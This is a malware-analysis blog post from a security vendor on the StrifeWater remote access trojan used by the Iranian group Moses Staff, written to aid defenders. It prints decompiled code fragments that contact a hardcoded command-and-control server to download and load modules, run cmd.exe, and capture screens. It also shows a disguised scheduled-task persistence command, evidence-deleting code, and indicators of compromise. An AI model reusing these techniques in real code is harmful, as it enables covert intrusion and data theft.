StrifeWater RAT: Iranian APT Moses Staff Adds New Trojan to Ransomware Operations

cybereason.com/blog/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations

BLOG
StrifeWater RAT: Iranian APT Moses Staff Adds New Trojan to Ransomware Operations
IRAN
cybereason

BLOG
StrifeWater RAT: Iranian APT Moses Staff Adds New Trojan to Ransomware Operations
IRAN
cybereason

Written By
Cybereason Nocturnus

February 1, 2022 | 7 minute read

Over the past months, the Cybereason Nocturnus Team has been tracking the Iranian hacker group known as Moses Staff. The group was first spotted in October 2021 and claims their motivation is to harm Israeli companies by leaking sensitive, stolen data.

Aside from Israel, which appears to be the main target of the group, Moses Staff was observed targeting organizations in other countries, including Italy, India, Germany, Chile, Turkey, UAE, and the US. The group targets a variety of industries, among them Government, Finance, Travel, Energy, Manufacturing, and the Utilities industry.

Following recently published research detailing the group's TTPs including their main tools "PyDcrypt" and "DCSrv", the Cybereason Nocturnus team discovered a previously unidentified Remote Access Trojan (RAT) in the Moses Staff arsenal dubbed *StrifeWater*.

The StrifeWater RAT appears to be used in the initial stage of the attack and this stealthy RAT has the ability to remove itself from the system to cover the Iranian group's tracks. The RAT possesses other capabilities, such as command execution and screen capturing, as well as the ability to download additional extensions.

Normally, once the group infiltrates an organization and steals sensitive data, they deploy ransomware to encrypt the infected machines. Unlike financially motivated cybercrime ransomware groups who encrypt the files as leverage for ransom payment, the encryption of the files in the Moses Staff attacks serves two purposes: inflicting damages by disrupting critical business operations, and covering the attackers' tracks.

The end goal for Moses Staff appears to be more politically-motivated rather than financial. Analysis of the group's conduct and operations suggests that Moses Staff leverages cyber espionage and sabotage to advance Iran's geopolitical goals by inflicting damage and spreading fear. (Related Iranian APT research: PowerLess Trojan: Iranian APT Phosphorus Adds New PowerShell Backdoor for Espionage).

Key Findings

> **Novel Remote Access Trojan:** A newly undocumented RAT dubbed S*trifeWater* assessed to be part of the arsenal used by Iranian APT Moses Staff. The RAT is assessed to be specifically used in the initial phase of infection and is later replaced with other tools
>
> **Various Functionality**: The StrifeWater RAT has various capabilities, among them: listing system files, executing system commands, taking screen captures, creating persistence, and downloading updates and auxiliary modules.
>
> **Under the Radar:** The StrifeWater RAT appears to be removed from the infected environment in time for the deployment of the ransomware. This is likely the reason the RAT was not detected before.

- **State-Sponsored Ransomware:** Moses Staff employs ransomware post-exfiltration not for financial gain, but to disrupt operations, obfuscate espionage activity, and to inflict damage to systems to advance Iran’s geopolitical goals.
- **Victims Across the Globe**: The Moses Staff list of victims includes multiple countries and regions, among them: Israel, Italy, India, Germany, Chile, Turkey, UAE, and the US.

StrifeWater: A New Iranian RAT

The Cybereason Nocturnus Team has been tracking the activities of the Moses Staff threat group since their operations first became known in 2021. While monitoring the group’s activity, Cybereason researchers discovered an undocumented RAT dubbed *StrifeWater* that is used by Moses Staff in the initial stage of the attack. It was observed that the StrifeWater RAT was deployed in infected environments under the name “calc.exe”. One of the key clues that led to the discovery of the StrifeWater RAT came from an analysis of a new variant of the PyDCrypt malware used by the Moses Staff group.


Zeroing-in on the Moses Staff PyDCrypt Malware

The Nocturnus Team found a new sample of the PyDCrypt malware, which was described in Checkpoint’s blog published in November 2021. PyDCrypt is written in python and compiled using PyInstaller. Its goal is to spread to other computers and to drop the payload “DCSrv”, a ransomware variant based on the publicly available tool DiskCryptor.

According to previous observations, the Moses Staff group builds a new sample of PyDCrypt for each targeted organization with hard coded parameters such as an admin username and password, a machines list, and a local domain. The inclusion of this hard coded information means PyDCrypt is only deployed in a late stage of the attack after the environment is already compromised and sufficient reconnaissance efforts to map out the target’s environment have already taken place.

The newly discovered PyDCrypt variant had one significant change to it: instead of the ransomware payload, the script contains what appears to be a test executable embedded which merely prints “Hello” upon execution. This could indicate that this variant is still in the development and testing phase.

Moses Staff often uses the folder “C:\Users\Public” to store its deployed tools. As part of its execution, PyDCrypt copies the original Windows calculator binary (calc.exe) from system32 to the folder where the rest of the payloads are saved (C:\Users\Public\calc.exe) and then deletes it:



```
if xcopy(conf['dr'], 'C:\\Windows\\System32\\calc.exe'):
    if exists(conf['dr'] + ':\\Users\\Public\\calc.exe'):
        rmv(conf['dr'] + ':\\Users\\Public\\calc.exe')
```

From PyDCrypt source code: Removing a file named “calc.exe”

We suspect that PyDCrypt's removal of "calc.exe" from the infected machine is an attempt to remove evidence of the StrifeWater RAT, which is also named "calc.exe" by the attackers. We estimate that the replacement of the StrifeWater RAT with the original Windows Calculator binary and its immediate deletion, was done in an attempt to cover the attackers' tracks and thwart forensic analysis efforts.

Due to the fact that PyDCrypt is a late stage attack tool that is deployed after reconnaissance was undertaken, Moses Staff must have a foothold of the infected environments before its deployment. Based on our analysis of the StrifeWater RAT, we suspect that it is used by the attackers to gain a foothold and to conduct initial reconnaissance on the compromised target.

StrifeWater AnalysisStrifeWater is a previously undocumented RAT that is suspected to be used in the initial stages of the Moses Staff infection chain in order to achieve persistence and gain control over the network, appearing as the file "calc.exe":

StrifeWater execution as seen in the Cybereason XDR Platform


The main capabilities of StrifeWater include:

- Listing system files
- Executing shell commands using cmd.exe
- Taking screen captures
- Creating persistence via a scheduled task
- Downloading updates and auxiliary modules

In addition, the RAT can extend its capabilities by downloading several module extensions, although the functionality of these modules is not known at the time of writing.

The RAT has the following PDB string:
"*C:\Users\win8\Desktop\ishdar_win8\1\x64\Release\brokerhost.pdb*"

It uses a hard coded IP address and URI to communicate with its command and control (C2) server (**87.120.8[.]210:80/RVP/index8.php**):



Command and Control


87.120.8.210

Connection to malicious address

StrifeWater Command and Control as seen in the Cybereason XDR Platform

Although the malware always uses the same IP address and URL, it also contains a domain and an additional URL that have yet been observed in use:

- techzenspace[.]com
- RVP/index3.php




```
{
  v6 = a87120821080_0[v5];                    // 87.120.8.210:80
  *(_WORD *)((char *)&ip_address + v5 * 2) = v6;
  ++v5;
}
while ( v6 );
v7 = 0i64;
do
{
  v8 = aTechzenspaceCo[v7];                   // techzenspace.com
  *(_WORD *)((char *)&domain_c2 + v7 * 2) = v8;
  ++v7;
}
while ( v8 );
v9 = 0i64;
do
{
  v10 = aRvpIndex8Php_0[v9];                  // RVP/index8.php
  *(_WORD *)((char *)&URI + v9 * 2) = v10;
  ++v9;
}
while ( v10 );
v11 = 0i64;
do
{
  v12 = aRvpIndex3Php[v11];                   // RVP/index3.php
  *(_WORD *)((char *)&URI + v11 * 2 + 1000) = v12;
  ++v11;
}
```

Hardcoded domain, IP, and URI

At the beginning of execution, the StrifeWater RAT collects profiling data about the infected machine in order to create a unique token for that device. The data used to create the token are:


- Machine name
- User name
- OS version
- Architecture
- Time zone
- User privileges



```
rax:"coname:[redacted]*uname:[redacted]*os:8*arch:x64*zn:UTC[redacted]*elev:adm"
```

Infected machine profiling data string

The string displayed in the image above is then XORed with a hard coded key and combined with an additional hard coded string in order to create the token:



```
: ------BoundrySignContent-Disposition: form-data; name="token"3PBY8ZPT3E0Y8<<697mfsxujyjw--
```


Unique token sent to the C2

The same key (“9c4arSBr32g6IOni”) is used to encrypt all commands that are sent and received from the C2.

StrifeWater RAT Key Commands

The StrifeWater RAT receives various commands from the C2, including:


Listing system files



```
std::wstring::assign(v55, FindFileData.cFileName, v15);
if ( (unsigned int)sub_7FF7C06F7718(v55, L"Windows")
  && (unsigned int)sub_7FF7C06F7718(v55, L"Program Files")
  && (unsigned int)sub_7FF7C06F7718(v55, L"Program Files (x86)")
  && (unsigned int)sub_7FF7C06F7718(v55, L"Boot")
  && (unsigned int)sub_7FF7C06F7718(v55, L"ProgramData") )
{
```

Going through Windows folders function


Executing shell commands using cmd.exe



```
std::wstring::assign(lpApplicationName, L"C:\\Windows", 0xAui64);
sub_7FF7C06FCA84(lpApplicationName, L"\\System32");
sub_7FF7C06FCA84(lpApplicationName, L"\\c");
sub_7FF7C06FCA84(lpApplicationName, L"m");
sub_7FF7C06FCA84(lpApplicationName, L"d.e");
sub_7FF7C06FCA84(lpApplicationName, L"xe");
v7 = (const WCHAR *)lpApplicationName;
if ( v29 >= 8 )
  v7 = lpApplicationName[0];
if ( CreateProcessW(v7, v6, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
```

Executing cmd.exe function

Taking screen captures




```
hdcSrc = GetDC(0i64);
CompatibleDC = CreateCompatibleDC(hdcSrc);
CompatibleBitmap = CreateCompatibleBitmap(hdcSrc, v3, cy);
h = SelectObject(CompatibleDC, CompatibleBitmap);
BitBlt(CompatibleDC, 0, 0, v3, cy, hdcSrc, x1, y1, 0xCC0020u);
v19 = -1;
v10[0] = (__int64)&ATL::CImage::`vftable';
v20 = 0i64;
v21 = 0;
v22 = 0i64;
v8 = sub_7FF7C06F2B88();
EnterCriticalSection((LPCRITICAL_SECTION)(v8 + 8));
++*(_DWORD *)(v8 + 48);
LeaveCriticalSection((LPCRITICAL_SECTION)(v8 + 8));
v10[1] = (__int64)CompatibleBitmap;
if ( GetObjectA(CompatibleBitmap, 104, pv) == 104 )
```

Taking screen captures function

Persistence

The RAT will create persistence using a scheduled task named: ”*Mozilla\Firefox Default Browser Agent 409046Z0FF4A39CB*”



```
............ë...............O...........SCHTASKS /CREATE /TN "Mo
zilla\Firefox Default Browser Agent 409046Z0FF4A39CB" /ST 11:00
/F /SC DAILY /TR "C:\Users\[redacted]\calc.exe".......
```

Creating a scheduled task for persistence

- **Download an updated version of the RAT**
- **Self deletion**

Download files to the infected machine


Updating the sleep time responses of the malware (the default is 20 - 22 seconds)

Auxiliary Modules

The StrifeWater RAT has the capability to download different modules based on the command received, although the functionality of these other modules are not known at the time of writing this report. The available extensions are named:

- mainfunc

- Ah13
- mkb64
- strt



```
v99 = download_file((WCHAR *)L"87.120.8.210:80", (const WCHAR *)L"RVP/index8.php", v240, Buffer, v94);
if ( !*v99 )
  goto LABEL_291;
LibraryA = LoadLibraryA(v99);
Sleep(0x64u);
if ( !LibraryA )
  goto LABEL_291;
strcpy(ProcName, "mainfunc");
ProcAddress = GetProcAddress(LibraryA, ProcName);
```


Downloading and loading the auxiliary module “mainfunc”

In case the command to download the extension “strt” is received and the extension is already loaded, the RAT will send to the C2 the contents of a file named: “*C:\users\public\libraries\async.dat*”

This file probably contains data that is related to the functionality of the extension “strt”.


C2 Communication Parameters

The StrifeWater RAT appears to distinguish between the type of data that is being sent to the C2 by the parameter “*name”* that is being sent in the packet to the C2. The parameter can be any value between “name0” to “name12”:




```
return c2_send_profile_data(a1, a2, 1, (__int64)"data", (wchar_t *)L"name0", v6, v4, (__int64)&v7);
```

C2 communication with parameter “name0”



```
c2_send_data(a2, v41, v39 - 1, (__int64)"data", (wchar_t *)L"name2", v47, v42, (__int64)&v50);
```

C2 communication with parameter “name2”



```
c2_send_data(a1, v6, v4, (__int64)"data", (wchar_t *)L"name3", v8, v7, (__int64)&v9);
```

C2 communication with parameter “name3”

Meaning of the different “name parameters”:

Parameter	Data Sent
name0	signal that a command is executing
name1	first communication with the C2
name2	sending a list of system files
name3	cmd shell command output

name4	sending a screen capture
name5	confirmation that a file has been downloaded
name6	sending the output of the extension “mainfunc”
name7	sending the “async.dat” file
name8	unknown
name9	request to download a file (update/extension)
name10	confirmation that the sleep time was updated successfully
name11	sending the output of the "mkb64" extension
name12	unknown

Name parameters table

Conclusion

In this report, the Cybereason Nocturnus Team analyzed a previously unknown RAT dubbed *StrifeWater* that is being used in targeted ransomware attacks, carried out by the Iranian APT group Moses Staff. The StrifeWater RAT is suspected to be one of the main tools that are used to create a foothold in victim environments, and appears to only be used in the earlier stages of the attack.

Our analysis suggests that the Moses Staff operators make conscious efforts to stay under the radar and avoid detection until the last phase of the attack when they deploy and execute their ransomware payload. Furthermore, our research shows that the Moses Staff modus operandi includes attempts to masquerade its arsenal as legitimate Windows software along with the removal of their initial persistence and reconnaissance tools. This tactic helps to prevent investigators from discovering the full flow of the attack and thus the StrifeWater RAT remained undetected.

Moses Staff’s goals seem aligned with Iran’s cyber warfare doctrine, seeking to sabotage government, military, and civilian organizations related to its geo-political opponents. Unlike criminal cybercrime groups that use ransomware to coerce their victims to pay a ransom fee, it is assessed that the Moses Staff group will leak sensitive information without demanding a ransom fee, and it was previously assessed that their goals are political in nature.

The emergence of new PyDyrcypt malware samples, further shows that the Iranian APT group Moses Staff is still active and continues its nefarious activities and development of its attack arsenal.

The Cybereason XDR Platform detects and blocks the StrifeWater RAT and other advanced TTPs used in this operation. Cybereason is dedicated to teaming with defenders to end attacks on the endpoint, across enterprise, to everywhere the battle is taking place.

MITRE ATT&CK BREAKDOWN

Reconnaissance	Execution	Persistence	Defense Evasion
Gather Victim Host Information	Command-line interface	Scheduled Task/Job	Indicator Removal on Host
Gather Victim Identity Information			Masquerading

Discovery	Collection	Command and Control	Impact
File and Directory Discovery	Screen Capture	Data Encoding	Data Encrypted for Impact

About the Researcher

TOM FAKTERMAN

Tom Fakterman, Cyber Security Analyst with the Cybereason Nocturnus Research Team, specializes in protecting critical networks and incident response. Tom has experience in researching malware, computer forensics and developing scripts and tools for automated cyber investigations.

Indicators of Compromise | StrifeWater RAT

PyDcrypt

29a08031c4debc7f91ca8efb40b7858c9aafc3ed

StrifeWater RAT

76a35d4087a766e2a5a06da7e25ef76a8314ec84

5cacfad2bb7979d7e823a92fb936c5929081e691

Domains

techzenspace[.]com

IP Addresses

87.120.8[.]210

URIs

/RVP/index8.php

/RVP/index3.php

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world’s brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus